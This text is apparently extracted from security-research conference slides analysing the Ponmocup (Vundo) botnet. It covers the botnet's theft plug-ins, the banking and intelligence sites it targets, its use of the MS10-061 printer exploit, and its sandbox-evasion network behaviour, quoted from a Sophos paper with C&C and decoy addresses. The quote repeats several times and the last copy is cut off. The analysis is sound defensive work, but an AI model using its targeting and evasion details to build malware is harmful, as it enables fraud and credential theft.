
**Encrypted main
module and plug-ins**

Information storage

Check-sums

Configs

Counters



6. Plug-ins



Ponmocup: a giant hiding in the shadows



Plug-ins are used by Ponmocup to provide functionalities for specific tasks

Ponmocup has 25 plug-ins which share more than 4000 different versions



Plug-ins: A lot of different aspects



Antivirus killer

Bitcoin wallet grabber

FTP credential stealer

Socks proxy

System information

SIP scanner

Facebook cookie stealer

Router scanner



Plug-ins: 'PIN' groups



Antivirus killer	✓	
Bitcoin wallet grabber	✓	
Socks proxy	✓	
FTP credential stealer	✓	✓
SIP scanner		✓
Facebook cookie stealer		✓
Router scanner		✓
System information		✓
	'PIN' 1	'PIN' 2



6. Plug-ins

6.1. Monetization





Main funding of the Ponmocup operation:

- Advertisement fraud
 - Based on keywords
 - Continuously



6. Plug-ins

6.2. Finding targets



Ponmocup: a giant hiding in the shadows

6. **Plug-ins**
6.1. Finding targets

Plug-ins: Finding targets



- Parsing browser history
- Checking CRC32 checksums on target
- Exfiltrate URL's of interest



Plug-ins: Finding targets - Banking



Based on domains

- treasury.pncbank.com
- bankline.rbs.com
- bbva.es
- online.citibank.com
- secure.bankofamerica.com

Based on URLs

- [/wireapproval](#)
- [/wireinitiation](#)
- [/wireManager](#)
- [/wiretransaction](#)



Plug-ins: Finding targets - Investment / Trading



- us.etrade.com
- trade.loginandtrade.com
- trademonster.com



Plug-ins: Finding targets - Intelligence



- risk.nexis.com
- ss2.experian.com
- lppolice.com
- geico.com
- dmv.org
- drivingrecords.com
- web2.westlaw.com
- inteligator.com





6. Plug-ins

6.3. Collecting router information



Plug-ins: Collecting router information



- Scans gateway for common router ports
- Exfiltrates response from each service
- Includes full router page source



6. Plug-ins

6.4. Collecting SIP agent information



Plug-ins: Collecting SIP agent information



- Scans local subnet for active devices
- Sends SIP requests:
 - OPTIONS
 - REGISTER
- Exfiltrates responses



6. Plug-ins

6.5. Printer exploit - a big mistake



Plug-ins: Printer exploit - a big mistake




- MS10-061
- Stuxnet 0day
- First used in 2012



Plug-ins: Printer exploit - a big mistake



- MS10-061
- Stuxnet 0day
- First used in 2012



Plug-ins: Printer exploit - a big mistake



Ponmocup: a giant hiding in the shadows

- 6. **Plug-ins**
 - 6.1. Printer exploit - a big mistake

Plug-ins: Printer exploit - a big mistake



Computer virus hits office printers

Malware Infection Forces Printers to Print Garbled Data, Researchers Say

Printer Virus on the Loose, Good Day For Paper Companies, Bad Day For Trees



In the worst hit offices, hundreds of printers have been spewing out gibberish

Thousands of office printers hit by "gibberish" malware



Ponmocup: a giant hiding in the shadows

- 6. Plug-ins
 - 6.1. Printer exploit - a big mistake

7. Network traffic



Network traffic: Some IP magic



Network traffic: Success story



SOPHOS

VB2014 paper: Duping the machine - malware strategies, post sandbox detection



Ponmocup: a giant hiding in the shadows

Network traffic: Success story



SOPHOS

VB2014 paper: Duping the machine - malware strategies, post sandbox detection

Vundo's strategy once a sandbox has been detected is most easily demonstrated by observing the network activity under a VM and comparing it to that which takes place on a real machine. In both cases, an initial DNS request is made, the response to which is ignored. Since this initial request is ignored it could be to any domain, but recent samples have been favouring the domain fasternation.net. An HTTP request is then made, but both the URL and the host used are different depending on whether or not a VM is detected.

As can be seen in the example shown in [Figure 8](#) and [Figure 9](#), if a VM is detected a request is made to 12.6.182.165, whereas if a VM is not detected, the request is sent to 93.115.88.220. Vundo is not only attempting to conceal its C&C server addresses but is also providing a decoy address that has no association with the botnet.



Network traffic: Success story



SOPHOS

VB2014 paper: Duping the machine - malware strategies, post sandbox detection

Vundo's strategy once a sandbox has been detected is most easily demonstrated by observing the network activity under a VM and comparing it to that which takes place on a real machine. In both cases, an initial DNS request is made, the response to which is ignored. Since this initial request is ignored it could be to any domain, but recent samples have been favouring the domain fasternation.net. An HTTP request is then made, but both the URL and the host used are different depending on whether or not a VM is detected.

As can be seen in the example shown in Figure 8 and Figure 9, if a VM is detected a request is made to 12.6.182.165, whereas if a VM is not detected, the request is sent to 93.115.88.220. Vundo is not only attempting to conceal its C&C server addresses but is also providing a decoy address that has no association with the botnet.



Network traffic: Success story



SOPHOS

VB2014 paper: Duping the machine - malware strategies, post sandbox detection

Vundo's strategy once a sandbox has been detected is most easily demonstrated by observing the network activity under a VM and comparing it to that which takes place on a real machine. In both cases, an initial DNS request is made, the response to which is ignored. Since this initial request is ignored it could be to any domain, but recent samples have been favouring the domain fasternation.net. An HTTP request is then made, but both the URL and the host used are different depending on whether or not a VM is detected.

As can be seen in the example shown in **Figure 8** and **Figure 9**, if a VM is detected a request is made to 12.6.182.165, whereas if a VM is not detected, the request is sent to 93.115.88.220. Vundo is not only attempting to conceal its C&C server addresses but is also providing a decoy address that has no association with the botnet.



Network traffic: Success story



SOPHOS

VB2014 paper: Duping the machine - malware strategies, post sandbox detection

Vundo's strategy once a sandbox has been detected is most easily demonstrated by observing the network activity under a VM and comparing it to that which takes place on a real machine. In both cases, an initial DNS request is made, the response to which is ignored. Since this initial request is ignored it could be to any domain, but recent samples have been favouring the domain fasternation.net. An HTTP request is then made, but both the URL and the host used are different depending on whether or not a VM is detected.

As can be seen in the example shown in Figure 8 and Figure 9, if a VM is detected a request is made to 12.6.182.165, whereas if a VM is not detected, the request is sent to 93.115.88.220. Vundo is not only attempting to conceal its C&C server addresses but is also providing a decoy address that has no association with the botnet.



Network traffic: Success story



SOPHOS

VB2014 paper: Duping the machine - malware strategies, post sandbox detection

Vundo's strategy once a sandbox has been detected is most easily demonstrated activity under a VM and comparing it to that which takes place on a real machine. request is made, the response to which is ignored. Since this initial request is ignored but recent samples have been favouring the domain fasternation.net. An HTTP request to the URL and the host used are different depending on whether or not a VM is detected.

As can be seen in the example shown in Figure 8 and Figure 9, if a VM is detected 12.6.182.165, whereas if a VM is not detected, the request is sent to 93.115.88.220 attempting to conceal its C&C server addresses but is also providing a decoy address with the botnet.

http_requests
request: http://12.6.182.165/adj/Category.aspx

Figure 8. Vundo decoy HTTP request.

